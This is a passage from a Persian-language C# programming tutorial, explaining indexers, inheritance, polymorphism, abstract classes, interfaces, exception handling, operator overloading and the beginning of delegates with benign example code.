فیلدهای پابلیک را می توان خواند و یا تغییر داد . اگر لازم باشد تا کاربر نتواند آنها را تغییر دهد می توان از کلمه ی کلیدی readonlyقبل از تعریف آنها استفاده کرد .مثال :

```
class Data
{
public readonly int x = 42;
}
```

ایندکسر ها (Indexers)

با استفاده از ایندکسر ها می توان با یک کلاس همانند آرایه ها رفتار کرد .به مثال زیر توجه کنید:

```
using System;
/// <summary>
/// A simple indexer example.
/// </summary>
class IntIndexer
{
private string[] myData;
public IntIndexer(int size)
{
myData = new string[size];
for (int i=0; i < size; i++)
{
myData[i] = "empty";
}
}
public string this[int pos]
{
get
{
```

```
return myData[pos];
}
set
{
myData[pos] = value;
}
}
static void Main(string[] args)
{
int size = 10;
IntIndexer myInd = new IntIndexer(size);
myInd[9] = "Some Value";
myInd[3] = "Another Value";
myInd[5] = "Any Value";
Console.WriteLine("\nIndexer Output\n");
for (int i=0; i < size; i++)
{
Console.WriteLine("myInd[{0}]: {1}", i, myInd[i]);
}
}
}
```

حاوی آرایه ای IntIndexer در مثال فوق نحوه ی تعریف و استفاده از ایندکسر ها را می توان مشاهده کرد . کلاس به نام myData می باشد . به دلیل private بودن آن در خارج از کلاس قابل دسترسی نیست . این آرایه در سازنده ی کلاس متد IntIndexer با کلمه ی empty مقدار دهی اولیه شده است . عضو بعدی کلاسIndexer می باشد و با کلمه ی کلیدیthis و براکتها مشخص شده ست (this[int pos]).

همانطور که ملاحظه می فرمایید نحوه ی تعریف ایندکسر ها شبیه به تعریف خواص می باشد.

```
<modifier> <return type> this [argument list]
{
get
{
// Get codes goes here
}
set
{
// Set codes goes here
}
}
```

خروجی مثال فوق به صورت زیر است:

```
myInd[0]: empty
myInd[1]: empty
myInd[2]: empty
myInd[3]: Another Value
myInd[4]: empty
myInd[5]: Any Value
myInd[6]: empty
```

```
myInd[7]: empty
myInd[8]: empty
myInd[9]: Some Value
```

استفاده از اعداد صحیح روشی است متداول برای دسترسی به اعضای آرایه ها در بسیاری از زبانها اما ایندکسر ها در سی شارپ فراتر از این می رود . ایندکسر ها را می توان با پارامترهای متعددی تعریف کرد و هر پارامتر با نوعی مختلف) دقیقا همانند پارامتر های ورودی متد ها .(البته محدودیتی که اینجا وجود دارد در مورد نوع پارامتر ها است که تنها می تواند integers, enums, and strings باشد . بعلاوه قابلیت Overloading ایندکسر ها نیز وجود دارد .به همین جهت به آنها آرایه های هوشمند هم گفته می شود . مثال (smart arrays) :

```
using System;
/// <summary>
/// Implements overloaded indexers.
/// </summary>
class OvrIndexer
{
private string[] myData;
private int arrSize;
public OvrIndexer(int size)
{
arrSize = size;
myData = new string[size];
for (int i=0; i < size; i++)
{
myData[i] = "empty";
}
}
public string this[int pos]
{
get
{
return myData[pos];
}
set
{
myData[pos] = value;
}
}
public string this[string data]
{
get
{
int count = 0;
for (int i=0; i < arrSize; i++)
{
if (myData[i] == data)
{
count++;
}
}
return count.ToString();
```

```
}
set
{
for (int i=0; i < arrSize; i++)
{
if (myData[i] == data)
{
myData[i] = value;
}
}
}
}
static void Main(string[] args)
{
int size = 10;
OvrIndexer myInd = new OvrIndexer(size);
myInd[9] = "Some Value";
myInd[3] = "Another Value";
myInd[5] = "Any Value";
myInd["empty"] = "no value";
Console.WriteLine("\nIndexer Output\n");
for (int i=0; i < size; i++)
{
Console.WriteLine("myInd[{0}]: {1}", i, myInd[i]);
}
Console.WriteLine("\nNumber of \"no value\" entries: {0}", myInd["no value"]);
}
}
```

در مثال فوق اولین ایندکسر با یک پارامتر از نوع اعداد صحیح تعریف شده است و در ایندکسر دوم از نوع رشته. خروجی برنامه ی فوق به صورت زیر است:

```
myInd[0]: no value
myInd[1]: no value
myInd[2]: no value
myInd[3]: Another Value
myInd[4]: no value
myInd[5]: Any Value
myInd[6]: no value
myInd[7]: no value
myInd[8]: no value
myInd[9]: Some Value
Number of "no value" entries: 7
```

نکته:

- امضای لیست پارامترهای ایندکسر ها در یک کلاس باید منحصر به فرد باشد.
- تعریف یک ایندکسر به صورت استاتیک مجاز نیست.

در صورت نیاز به ایندکسر هایی با پارامتر های ورودی متعدد می توان به صورت زیر عمل کرد:

```
public object this[int param1, ..., int paramN]
{
get
{
// process and return some class data
}
set
{
// process and assign some class data
}
}
```

یک مثال دیگر:

```
using System;
class IndexExample
{
string Message;
public static void Main()
{
IndexExample obj=new IndexExample("Welcome");
/* This will access the String variable Message
using array like notation
*/
for(int i=0;i < obj.Length;i++)
{
Console.WriteLine(obj[i]);
}
obj[obj.Length-1]="e to C#";
Console.WriteLine(obj.Message);
}
public IndexExample(string s)
{
Message=s;
}
public string this[int i]
{
get
{
if(i >= 0 && i < Message.Length)
{
return Message.Substring(i,1);
}
else
{
return "";
}
}
set
{
```

```
if(i >= 0 && i < Message.Length)
{
Message=Message.Substring(0,i) + value + Message.Substring(i+1);
}
}
}
public int Length
{
get
{
if(Message!=null)
{
return Message.Length;
}
else
return 0;
}
}
}
```

ارث بری (Inheritance) :

ارث بری یکی از مفاهیم اولیه ی برنامه نویسی شی گرا می باشد . با استفاده از آن استفاده مجدد از کد موجود به نحوی مؤثر میسر می گردد و صرفه جویی قابل توجهی را در زمان برنامه نویسی پدید می آورد . به کد زیر دقت کنید:

```
using System;
public class ParentClass
{
public ParentClass()
{
Console.WriteLine("Parent Constructor.");
}
public void print()
{
Console.WriteLine("I'm a Parent Class.");
}
}
public class ChildClass : ParentClass
{
public ChildClass()
{
Console.WriteLine("Child Constructor.");
}
public static void Main()
{
ChildClass child = new ChildClass();
child.print();
}
}
Output:
Parent Constructor.
Child Constructor.
I'm a Parent Class.
```

کد فوق از دو کلاس استفاده می کند . کلاس بالایی ParentClass و کلاس اصلی ChildClass می باشد . کاری که انجام شده است استفاده از کد های کلاس والد ParentClass در کلاس بچه(!) ChildClass می باشد . برای اینکهParentClass را بعنوان کلاس پایه برای ChildClass معرفی کنیم به صورت زیر عمل شد :

```
public class ChildClass : ParentClass
```

کلاس پایه با استفاده از معرفی کولون ":" ، پس از کلاس مشتق شده تعریف می شود . در سی شارپ تنها ارث بری یگانه پشتیبانی می شود .بنابراین تنها یک کلاس پایه را برای ارث بری می توان تعریف کرد. دقیقا توانایی هایChildClass ParentClass را دارا است .بنابراین می توان گفت ChildClass همان ParentClassاست .برای مثال در کد فوق ChildClass دارای متد print نمی باشد اما آنرا از کلاس ParentClass به ارث برده است و در متدMain برنامه از آن استفاده گردیده است .

هنگام ساختن یک شی از کلاس مشتق شده (derived) ابتدا یک نمونه از کلاس والد خود بخود ساخته می ، شود .این مورد در خروجی کد فوق هنگامی که متدهای سازنده ها روی صفحه چاپ شده اند قابل مشاهده است. تبادل اطلاعات بین کلاس والد و کلاس فرزند . به مثال زیر دقت کنید:

```
using System;
```

```
public class Parent
{
string parentString;
public Parent()
{
Console.WriteLine("Parent Constructor.");
}
public Parent(string myString)
{
parentString = myString;
Console.WriteLine(parentString);
}
public void print()
{
Console.WriteLine("I'm a Parent Class.");
}
}
public class Child : Parent
{
public Child() : base("From Derived")
{
Console.WriteLine("Child Constructor.");
}
public void print()
{
base.print();
Console.WriteLine("I'm a Child Class.");
}
public static void Main()
{
Child child = new Child();
child.print();
((Parent)child).print();
}
}
```

Output:

```
From Derived
Child Constructor.
I'm a Parent Class.
I'm a Child Class.
I'm a Parent Class.
```

کلاس فرزند با کلاس والد در هنگام instantiation می تواند تبادل اطلاعات کند . همانطور که در مثال فوق بارز کلاس فرزند تابع سازنده ی کلاس والد را فراخوانی کرده است . اولین ، base است با استفاده از کلمه ی کلیدی خط خروجی بیانگر این موضوع است.

گاهی از اوقات ما می خواهیم تابعی را که در کلاس والد تعریف شده است را در کلاس فرزند با تعریف دیگری و مخصوص به خودمان ارائه دهیم . در اینصورت تابع تعریف شده در کلاس فرزند ، تابع هم نام والد را مخفی خواهد کرد و دیگر آن تابع والد فراخوانی نخواهد گردید . در این حالت تنها یک راه برای دسترسی به تابع اصلی والد وجود دارد و آن استفاده ازbase می باشد که در کد فوق پیاده سازی شده است با استفاده ازbase می توان به تمام اعضایpublic و یا protected کلاس والد از درون کلاس فرزند دسترسی داشت.

راه دیگری که برای این منظور وجود دارد در آخرین خط کد فوق در متدMain پیاده سازی شده است :

((Parent)child).print();

برای تبدیل نوع های مختلف در سی شارپ می توان از پرانتز و س پس ذکر نوع اصلی استفاده کرد به این عملcasting و یا boxing هم می گویند . در کد فوق درحقیقتchild به نوعی از parent تبدیل شده است . بنابراین مانند این است که یک نمونه از کلاس والد متد print همان کلاس را فراخوانی می کند .

پلی مرفیسم (Polymorphism)

یکی دیگر از مفاهیم اولیه ی شی گرایی پلی مرفیسم (چند ریختی) می باشد . پلی مرفیسم به معنای توانایی استفاده کردن از فرم های مختلف یک نوع است بدون توجه به جزئیات آن. برای مثال هنگامیکه سیگنال تلفنی شما فرستاده می شود ، از نوع تلف نی که در انتهای خط موجود است خبری ندارد .تلفن انتهای خط ، می خواهد یکی از تلفن های عهد عتیق باشد و یا تلفنی با آخرین امکانات روز. شرکت مخابرات (!) تنها از نوع پایه ای به نامphone خبر دارد و فرض می کند که هرinstance از این نوع می داند که چگونه صدای زنگ تلفن شما را به صدا در آورد . بنابراین شرکت مخابرات از تلفن شما به صورت پلی مرف استفاده می کند. در عمل پلی مرفیسم هنگامی مفید خواهد بود که بخواهیم گروهی از اشیا را به یک آرایه نسبت دهیم و سپس متدهای هر یک را فراخوانی کنیم . الزاما این اشیا از یک نوع نخواهند بود.

نحوه ی ایجاد متدهای پلی مرفیک:

برای ایجاد متدی که نیاز است تا پلی مرفیسم را پشتیبانی نماید ، تنها کافی است آنرا از نوع virtual در کلاس پایه تعریف کنیم .

مثال:

فرض کنید تابعDrawWindow در کلاسWindow تعریف شده است .برای ایجاد قابلیت پلی مرفیسم د ر آن به صورت زیر عمل می شود:

```
public virtual void DrawWindow( )
```

در این حالت هر کلاسی که ازWindow مشتق شود ، مجاز است نگارش خاص خودش را ازDrawWindow ارائه کند .در این صورت در کلاسی که از کلاس پایه ی ما ارث می برد ، تنها کافی است که کلمه ی کلیدیoverride را قبل از نام تابع مذکور ذکر نماییم. یک مثال کامل:

```
using System;
public class DrawingObject
{
public virtual void Draw()
{
Console.WriteLine("I'm just a generic drawing object.");
}
}
public class Line : DrawingObject
{
public override void Draw()
{
Console.WriteLine("I'm a Line.");
}
}
public class Circle : DrawingObject
{
public override void Draw()
{
Console.WriteLine("I'm a Circle.");
}
}
public class Square : DrawingObject
{
public override void Draw()
{
```

```
Console.WriteLine("I'm a Square.");
}
}
public class DrawDemo
{
public static int Main(string[] args)
{
DrawingObject[] dObj = new DrawingObject[4];
dObj[0] = new Line();
dObj[1] = new Circle();
dObj[2] = new Square();
dObj[3] = new DrawingObject();
foreach (DrawingObject drawObj in dObj)
{
drawObj.Draw();
}
return 0;
}
}
```

DrawingObject کلاس ی پایه برای تمام کد ما که از آن به ارث می برد ، می باشد . متد ، کلاسDraw در آن با کلمه ی کلیدی virtualمعرفی شده است . یعنی تمام کلاس های فرزند این کلاس والد می توانند این متد راoverride کنند تحریف کردن و یا تحت الشعاع قرار دادن هم ترجمه شده است در ادامه سه کلاس تعریف شده اند که تمامی آنها از کلاس مبنا ارث می برند و تابع Draw را تحریف کرده اند .

با استفاده از کلمه ی کلیدیoverride می توان تابع مجازی کلاس مبنا را با تعریفی جدید در زمان اجرای برنامه ارائه داد . تحریف شدن تنها زمانی رخ می دهد که کلاس ، توسط ریفرنس کلاس مبنا مورد ار جاع واقع شده باشد. و در متدMain برنامه از این کلاس ها در عمل استفاده گردیده است . در متدMain آرایه ای از نوع DrawingObject، تعریف و مقدار دهی اولیه شده است تا بتواند ۴ شی از نوع این کلاس را در خودش ذخیره
کند. بدلیل رابطه ی ارث بری موجود می توان آرایه یdObj را با نوع هایی از کلاس های Line ، Circle وSquare مقدار دهی کرد همانند کدهای بعدی متدMain اگر ارث بری در اینجا وجود نمی داشت می بایست به ازای هر کلاس یک آرایه تعریف می شد. سپس از حلقه ی زیبای foreach برای حرکت در بین اعضای این آرایه استفاده گردیده است . در اینجا هر شی متد خاص خودش را در مورد Draw فراخوانی می کند و نتیجه را روی صفحه نمایش خواهد داد .خروجی نهایی به صورت زیر خواهد بود:

```
Output:
I'm a Line.
I'm a Circle.
I'm a Square.
I'm just a generic drawing object.
```

کلاس های abstract

کلاس ها را همچنین می توان به صورتabstract تعریف کرد . از این نوع کلاس ها نمی توان instance ایی را ایجاد نمود . در این کلاس های پایه ، صرفا تعریف متد ها و خواص ها یی عنوان گردیده و در آینده در کلاس های فرزند توسعه داده خواهند شد .برای مثال:

```
public abstract class Named
{
public abstract String Name {get; set;} // property
public abstract void PrintName(); // method
}
public class B : Named
{
private String name = "empty";
public override String Name
{
get{return name;}
set{name=value;}
}
public override void PrintName()
{
Console.WriteLine("Name is {0}", name);
}
}
```

سوالی که شاید پیش بیاید این است که اگرinterface ها صرفا تعریف توابع و خواص را می توانند در خود جای دهند پس چه دلیلی برای بکار بردن آنها و طولانی کردن کار کد نویسی وجود دارد؟ کاربردهای زیادی را می توان برای اینترفیس ها برشمرد . اینترفیس یک رفتار را تعریف می کند . فرض کنید در حال توسعه ی برنامه ایی هستید که بر روی دو کامپیوتر مختلف باید با هم در ارتباط مستقیم بوده و برهم کنش داشته باشند و هر برنامه از ماژولی به نامCCommObj communication object استفاده می نماید . یکی از متدهای این شیSendData() می باشد که رشته ای را دریافت کرده و به برنامه ی دیگر می فرستد این فراخوانی از نوع asynchronous است زیرا ما نمی خواهیم اگر خطایی در شبکه رخ داد ، برنامه برای همیشه منتظر باقی بماند . اما چگونه برنامه ی A که تابع ذکر شده را فراخوانی کرده است می تواند تشخیص دهد که پیغام به مقصد رسیده است یا خیر و یا آیا خطایی در شبکه مانع رسیدن پیغام گشته است یا خیر ؟

جواب بدین صورت است کهCCommObj هنگام دریافت پیغام ، رخدادی را سبب خواهد شد و اگر خطایی رخ داده باشد خیر . در این حالت نیاز به یک ماژولlogging نیز احساس می گردد تا خطاهای رخ داده را ثبت نماید . یک روش انجام آن این است که CCommObjپیاده سازی این امکان را نیز بعهده گرفته و اگر فردا نیز خ واستیم ماژول دیگری را به برنامه اضافه کنیم هر روز باید CCommObjرا تغییر دهیم .تمام این کارها را به سادگی می توان در یک اینترفیس مدل کرد .روش آن نیز در ادامه بیان می گردد: در ابتدا یک اینترفیس ایجاد می کنیم تا لیست تمام امکانات ممکن را" منتشر "کند:

```
interface ICommObjEvents
{
void OnDataSent();
void OnError();
}
```

شی ءCCommObj ما از این توابع که بعدا توسعه داده خواهند شد برای با خبر سازی کلاینت ها استفاده می نماید .تمام متدها در یک اینترفیس ذاتا پابلیک هستند بنابراین نیازی به ذکر صریح این مطلب نمی باشد و اگراینکار را انجام دهید کامپایلر خطای زیر را گوشزد خواهد کرد:

The modifier 'public' is not valid for this item

در ادامه کلاینتCClientApp_A را پیاده سازی خواهیم کرد :

```
class CClientApp_A:ICommObjEvents
{
public void OnDataSent()
{
Console.WriteLine("OnDataSent");
}
public void OnError()
{
Console.WriteLine("OnError");
}
private CCommObj m_Server;
public void Init(CCommObj theSource)
{
m_Server = theSource;
theSource.Advise (this);
string strAdd = ("N450:1");
m_Server.read (strAdd,10);
}
}
```

در کد فوق کلاسCClientApp_A ازICommObjEvents ارث برده و تمام متدهای این اینترفیس را پیاده سازی نموده است . هنگامی کهCCommObj تابع OnDataSent را فراخوانی می کند این کلاینت پیغام را دریافت خواهد کرد . لازم به ذکر است که کلاس کلاینت ما چون از یک اینترفیس ارث بری می نماید پس باید تمام توابع و خواص کلاس پایه را پیاده سازی کند در غیر اینصورت هر چند برنامه کامپایل خواهد شد اما هنگامی که شیCCommObj هر کدام از توابع این کلاس را فراخوانی کد ، خطای زمان اجرا رخ خواهد داد .

کلاس فوق آرگومانی ر ا از نوع متد CCommObj Init دریافت نموده و در یک متغیر private آنرا ذخیره می نماید . همچنین در این متد ، متدAdvise از کلاس CCommObj نیز فراخوانی گشته است .

```
public class CCommObj
{
private int m_nIndex;
public ICommObjEvents [] m_arSinkColl;
public CCommObj()
{
m_arSinkColl = new ICommObjEvents[10];
m_nIndex = 0;
}
public int Advise(ICommObjEvents theSink)
{
m_arSinkColl[m_nIndex] = theSink;
int lCookie = m_nIndex;
m_nIndex++;
return lCookie
}
public void SendData(string strData)
{
foreach ( ICommObjEvents theSink in m_arSinkColl)
```

```
if(theSink != null )
theSink.OnDataSent ();
}
}
```

در کلاسCCommObj که با آن آشنا شدیم ، آرایه ای Private از نوع ICommObjEvents به نامm_arSinkColl وجود دارد . این آرایه تمام اینترفیس هایsink شده را ذخیره می کند . واژه یsink در اینجا به کلاسی گفته می شود که دریافت کننده ی رخدادها است . متدAdvise تنهاsink وارده به آنرا در یک آرایه ذخیره می کند و سپس اندیس آرایه را که در اینجاcookie نامیده شده است بر می گرداند . این کوکی توسط کلاینتی که دیگر نمی خواهد از آن آیتم هیچونه رخدادی را دریافت کند به سرور فرستاده می شود و سپس سرور این آیتم را از لیست خودش حذف خواهد کرد.

توسط کلاینت نیز جالب است advise .نحوه ی فراخوانی متد

```
public void Init(CCommObj theSource)
{
m_Server = theSource;
theSource.Advise (this);
string strAdd = ("Hello");
m_Server.read (strAdd,10);
}
```

در اینجا تنها یک this بعنوان آرگومان به متد advice فرستاده شده است در حالیکه انتظار می رفت آرگومانی از نوع **ICommObjEvents**به تابع فرستاده شود .دلیل صحت این عمل بدین صورت است که کلاسClientApp_A از اینترفیس ICommObjEventsارث برده است و آنرا پیاده سازی نموده است .در ادامه لیست کامل برنامه ی نوشته شده را در حالت Consoleملاحظه می فرمایید .

```
namespace CSharpCenter
{
using System;
public interface ICommObjEvents
{
void OnDataSent();
void OnError();
}
public class CCommObj
{
private int m_nIndex;
public ICommObjEvents [] m_arSinkColl;
public CCommObj()
{
m_arSinkColl = new ICommObjEvents[10];
m_nIndex = 0;
}
public void Advise(ICommObjEvents theSink)
{
m_arSinkColl[m_nIndex] = theSink;
m_nIndex++;
}
```

```
public void SendData(string strData)
{
foreach ( ICommObjEvents theSink in m_arSinkColl)
{
if(theSink != null )
{
theSink.OnDataSent ();
}
}
}
}
class CClientApp_A:ICommObjEvents
{
public void OnDataSent()
{
Console.WriteLine("OnDataSent Client App A");
}
public void OnError()
{
Console.WriteLine("OnError");
}
public void Read()
{
string strAdd = ("Hello");
m_Server.SendData (strAdd);
}
private CCommObj m_Server;
public void Init(CCommObj theSource)
{
m_Server = theSource;
theSource.Advise (this);
}
}
class CClientApp_B:ICommObjEvents
{
public void OnDataSent()
{
Console.WriteLine("OnDataSent Client App B");
}
public void OnError()
{
Console.WriteLine("OnError");
}
private CCommObj m_Server;
public void Init(CCommObj theSource)
{
m_Server = theSource;
theSource.Advise (this);
}
}
class ConsoleApp
```

```
{
public static void Main()
{
CClientApp_A theClient = new CClientApp_A ();
CClientApp_B theClient2 = new CClientApp_B ();
CCommObj theComm = new CCommObj ();
theClient.Init (theComm);
theClient2.Init (theComm);
theClient.Read();
}
}
}
```

Main برنامه ی فوق ، ما دو کلاینت تعریف کرده ایم و یک نمونه از در متدCCommObj را دو کلاینتinstance CCommObj را بعنوان آرگومان دریافت کرده اند . در هنگا م فراخوانی هایinit توسط هر کلاینت متد advise فراخوانی می گردد . در خاتمه Read مربوط به کلاینت ۱ فراخوانی شده است که سبب می شود تا رخدادOnDataSend شیCCommObj اجرا شود و به تمام کلاینت ها فرستاده شود .هدف از این مثال ارائه ی بعضی از جنبه های اینترفیس ها و نحوه ی استفاده از آنها بود . دو مطلب دیگر درمورد اینترفیس ها باقی مانده اند تا به پایان بحث مربوط به آنها برسیم:

چگونه می توان متوجه شد که یک شی واقعا یک اینترفیس را پیاده سازی کرده است؟

دو روش برای فهمیدن این موضوع وجود دارد:

- استفاده از کلمه ی کلیدیis
- استفاده از کلمه ی کلیدیas

اولین مثال زیر از کلمه ی کلیدیis استفاده می کند :

```
CClientApp_C theClient3 = new CClientApp_C ();
if(theClient3 is ICommObjEvents)
Console.WriteLine ("theClient3 implements ICommObjEvents");
else
Console.WriteLine ("theClient3 doesnot implement ICommObjEvents");
```

کلمه ی کلیدیis مقدارtrue را بر می گرداند اگر اپراتور سمت چپ ، اینترفیس سمت راست را پیاده سازی کرده باشد.

```
ICommObjEvents theClient5 = theClient3 as ICommObjEvents;
if(theClient5 != null )
Console.WriteLine ("Yes theClient implements interface");
else
Console.WriteLine ("NO,Yes theClient doesn't implements interface");
```

در مثال فوق اپراتورas در حالcasting شی theClient 5 بهICommObjEvents می باشد . چونCClientApp_C اینترفیس را پیاده سازی نمی کند حاصل خط اول نال خواهد بود .

به صورت خلاصه:

یک اینترفیس قراردادی است که به کلاینت گارانتی می دهد یک کلاس خاص چگونه رفتار خواهد کرد . هنگامیکه کلاسی یک اینترفیس را پیاده سازی می کند به تمام کلاینت ها می گوید که : من تمام موارد ذکر شده در اینترفیس را ارائه و پیاده سازی خواهم کرد . نمونه ی عملی استفاده از اینترفیس ها بحث dot net remoting است.

مقابله با خطاها در سی شارپ (Exception Handling in C#)

EXCEPTION یک خطای زمان اجر است که بدلیل شرایطی غیرنرمال در برنامه ایجاد می شود . در سی شارپexeption کلاسی است در فضای نام سیستم . شی ایی از نوع exception بیانگر شرایطی است که سبب رخ دادن خطا در کد شده است . سی شارپ از exceptionها به صورتی بسیار شبیه به جاوا و سی پلاس پلاس استفاده می نماید.

دلایلی که باید در برنامه exception handling حتما صورت گیرد به شرح زیر است :

- قابل صرفنظر کردن نیستند و اگر کدی این موضوع را در نظر نگیرد با یک خطای زمان اجرا خاتمه پیدا خواهد کرد.
- سبب مشخص شدن خطا در یک نقطه از برنامه شده و ما را به اصلاح آن سوق می دهد.

بوسیله ی عباراتtry...catch می توان مدیریت خطاها را انجام داد .کدی که احتمال دارد خطایی در آن رخ دهد درونtry قرار گرفته و سپس بوسیله ی یک یا چند قطعه ی catch می توان آنرا مدیریت کرد . و اگر از این قطعات خطایابی استفاده نشود برنامه به صورتهای زیر متوقف خواهد شد:

```
class A {static void Main() {catch {}}}
TEMP.cs(3,5): error CS1003: Syntax error, 'try' expected
class A {static void Main() {finally {}}}
TEMP.cs(3,5): error CS1003: Syntax error, 'try' expected
class A {static void Main() {try {}}}
TEMP.cs(6,3): error CS1524: Expected catch or finally
```

کنیم مرور زمینه این در را ساده مثال یک است بهتر:

```
int a, b = 0 ;
Console.WriteLine( "My program starts " ) ;
try
{
a = 10 / b;
}
catch ( Exception e )
{
Console.WriteLine ( e ) ;
}
Console.WriteLine ( "Remaining program" ) ;
The output of the program is:
My program starts
System.DivideByZeroException: Attempted to divide by zero.
at ConsoleApplication4.Class1.Main(String[] args) in
d:\dont delete\consoleapplication4\class1.cs:line 51
Remaining program
```

برنامه شروع به اجرا می کند . سپس وارد بلوک و یا قطعه ی try می گردد . اگر هیچ خطایی هنگام اجرای دستورات داخل آن رخ ندهد ، برنامه به خط آخر جهش خواهد کرد و کاری به قطعاتcatch ندارد .اما در اینجا در اولین try عددی بر صفر تقسیم شده است بنابراین کنترل برنامه به بلوکcatch منتقل می شود و صرفا نوع خطای رخ داده شده نوشته و نمایش داده می شود .سپس برنامه به کار عادی خودش ادامه می دهد.

تعدادی از کلاس هایexception در سی شارپ که از کلاس System.Exception ارث برده اند به شرح زیر هستند:

- Exception Class - - Cause
- SystemException - A failed run-time check;used as a base class for other.
- AccessException - Failure to access a type member, such as a method or field.
- ArgumentException - An argument to a method was invalid.
- ArgumentNullException - A null argument was passed to a method that doesn't accept it.
- ArgumentOutOfRangeException - Argument value is out of range.
- ArithmeticException - Arithmetic over - or underflow has occurred.
- ArrayTypeMismatchException - Attempt to store the wrong type of object in an array.
- BadImageFormatException - Image is in the wrong format.
- CoreException - Base class for exceptions thrown by the runtime.
- DivideByZeroException - An attempt was made to divide by zero.
- FormatException - The format of an argument is wrong.
- IndexOutOfRangeException - An array index is out of bounds.
- InvalidCastExpression - An attempt was made to cast to an invalid class.
- InvalidOperationException - A method was called at an invalid time.
- MissingMemberException - An invalid version of a DLL was accessed.
- NotFiniteNumberException - A number is not valid.
- NotSupportedException - Indicates sthat a method is not implemented by a class.
- NullReferenceException - Attempt to use an unassigned reference.
- OutOfMemoryException - Not enough memory to continue execution.
- StackOverflowException - A stack has overflown.

در کد فوق صرفا عمومی ترین نوع از این کلاس ها که شامل تمامی این موارد می شود مورد استفاده قرار گرفت یعنی:

```
catch ( Exceptione )
```

اگر نیازی به خطایابی دقیقتر باشد می توان از کلاس های فوق برای اهداف مورد نظر استفاده نمود. مثالی دیگر :در این مثال خطایابی دقیق تر با استفاده از کلاس های فوق و همچنین مفهوم finally نیز گنجانده شده است .

```
int a, b = 0 ;
Console.WriteLine( "My program starts" ) ;
try
{
a = 10 / b;
}
catch ( InvalidOperationException e )
{
Console.WriteLine ( e ) ;
}
catch ( DivideByZeroException e)
{
Console.WriteLine ( e ) ;
}
finally
{
Console.WriteLine ( "finally" ) ;
}
Console.WriteLine ( "Remaining program" ) ;
The output here is:
```

```
My program starts
System.DivideByZeroException: Attempted to divide by zero.
at ConsoleApplication4.Class1.Main(String[] args) in
d:\dont delete\consoleapplication4\class1.cs:line 51
finally
Remaining program
```

قسمت موجود در قطعه ی فاینالی همواره صرفنظر از قسمت های دیگر اجرا می شود.

به مثال زیر دقت کنید:

```
int a, b = 0 ;
Console.WriteLine( "My program starts" )
try
{
a = 10 / b;
}
finally
{
Console.WriteLine ( "finally" ) ;
}
Console.WriteLine ( "Remaining program" ) ;
Here the output is
My program starts
Exception occurred: System.DivideByZeroException:
Attempted to divide by zero.at ConsoleApplication4.Class1.
Main(String[] args) in d:\dont delete\consoleapplication4
\class1.cs:line 51
finally
```

قسمت چاپ Remaining program اجرا نشده است .

عبارت throw :

این عبارت سبب ایجاد یک خطا در برنامه می شود. مثال:

```
int a, b = 0 ;
Console.WriteLine( "My program starts" ) ;
try
{
a = 10 / b;
}
catch ( Exception e)
{
throw
}
finally
{
Console.WriteLine ( "finally" ) ;
}
```

در این حالت قسمت فاینالی اجرا شده و برنامه بلافاصله خاتمه پیدا می کند.

سر بار گذاری عمل گر ها (Operator OverLoading)

به تعریف مجدد راه و روش اجرای عمل گر ها توسط ما ، سر بار گذاری عمل گرها گفته می شود . فرض کنید می خواهید عدد ۲ را به یک مقدارdatetime اضافه کنید .خطای زیر حاصل خواهد شد :

CS0019: Operator '+' cannot be applied to operands of type 'System.DateTime' and 'int'

جالب بود اگر می توانستیم عدد ۲ را بهdatetime اضافه کنیم و نتیجه ی آن تعداد روزهای مشخص بعلاوه ی دو می بود .اینگونه توانایی ها را می توان بوسیله ی operator overloading ایجاد کرد .تنها عملگر های زیر را می توان overload کرد :

Unary Operators
+ - ! ~ ++ -- true false
Binary Operators
+ - * / % & | ^ << >> == != > < >= <=

نحوه ی انجام اینکار نیز در حالت کلی به صورت زیر است:

return_datatype operator operator_to_be_overloaded (agruments)
{
}

به مثال زیر توجه کنید:

```
using System;
class MyDate
{
public DateTime tempDate;
public MyDate(int year,int month,int day)
{
tempDate=new DateTime(year,month,day);
}
public static DateTime operator + (MyDate D,int noOfDays)
{
return D.tempDate.AddDays(noOfDays);
}
public static DateTime operator + (int noOfDays,MyDate D)
{
return D.tempDate.AddDays(noOfDays);
}
}
class Test
{
static void Main()
{
MyDate MD=new MyDate(2001,7,16);
Console.WriteLine(MD + 10 );
}
}
output:
2001-07-26
```

در مثال فوق عمل گر + دوبارoverload شده است . یکبار توسط آن می توان یک عدد صحیح را به یک تاریخ اضافه کرد و بار دیگر یک یک تاریخ را می توان به عدد صحیح افزود. موارد زیر را هنگام سر بار گذاری عمل گرها به خاطر داشته باشید:

- تنها اپراتور های ذکر شده را می توان overload کرد .اپراتور هایی مانند**new,typeof, sizeof** و غیره را نمی توان سربار گذاری نمود.
- خروجی متدهای بکار گرفته شده در سر بار گذاری عمل گر ها نمی تواند**void** باشد .
- حداقل یکی از آرگومانه ای بکار گرفته شده در متدی که برای overloading عمل گرها بکار می رود باید از نوع کلاس حاوی متد باشد.
- متدهای مربوطه باید به صورتpublic وstatic تعریف شوند .
- هنگامی که اپراتور > را سر بار گذاری می کنید باید جفت متناظر آن یعنی < را هم سر بار گذاری نمایید.
- هنگامیکه برای مثال + راoverload می کنید خودبخود += نیزoverload شده است و نیازی به کد نویسی برای آن نیست.

یکی از موارد جالب بکار گیری سربارگذاری عملگرها در برنامه نویسی سه بعدی و ساختن کلاسی برای انجام عملیات ماتریسی و برداری می باشد.

Delegates :

Delegates در سی شارپ روشی مطمئن وtypesafe را برای بکار گیری مفهومfunction pointer ارائه میدهند .یکی از ابتدایی ترین استفاده هایfunction pointers پیاده سازی callback می باشد .اما در ابتدا لازم است تا با اصول اولیه ی کاری آن آشنا شویم.

مثال یک:

یکdelegate چگونه تعریف و استفاده می شود؟
Delegate یک شی است که بیانگر یک تابع می باشد بنابراین می تواند بعنوان آرگومان ورودی یک تابع دیگر و یا عضوی از یک کلاس بکار رود. در زبان"function-pointer" ، Func1()اشاره گری به() Func 2 را بعنوان پارامتر دریافت کرده و نهایتا آنرا فراخوانی می کند.

در زبان"delegate" ، Func1()یک شی delegate از() Func 2 را دریافت کرده و سپس آنرا فراخوانی می کند.

در مثال زیر از دو تابع برای شرح این مطلب سود جسته شده است:

Func1()delegateاز استفاده می کند .

Func2()یکdelegate است .

شماره گذاری خطوط ، در کد زیر ، صرفا برای راحت تر شدن توضیحات در مورد آنها است و لزومی به تایپ آنها در برنامه ی اصلی نیست .

```
01 using System;
02 delegate void Delg(string sTry);
03 public class Example1{
// function which uses the delegate object
04 private static void Func1(Delg d){
05 d("Passed from Func1");
06 }
// function which is passed as an object
07 private static void Func2(string sToPrint){
08 Console.WriteLine("{0}",sToPrint);
09 }
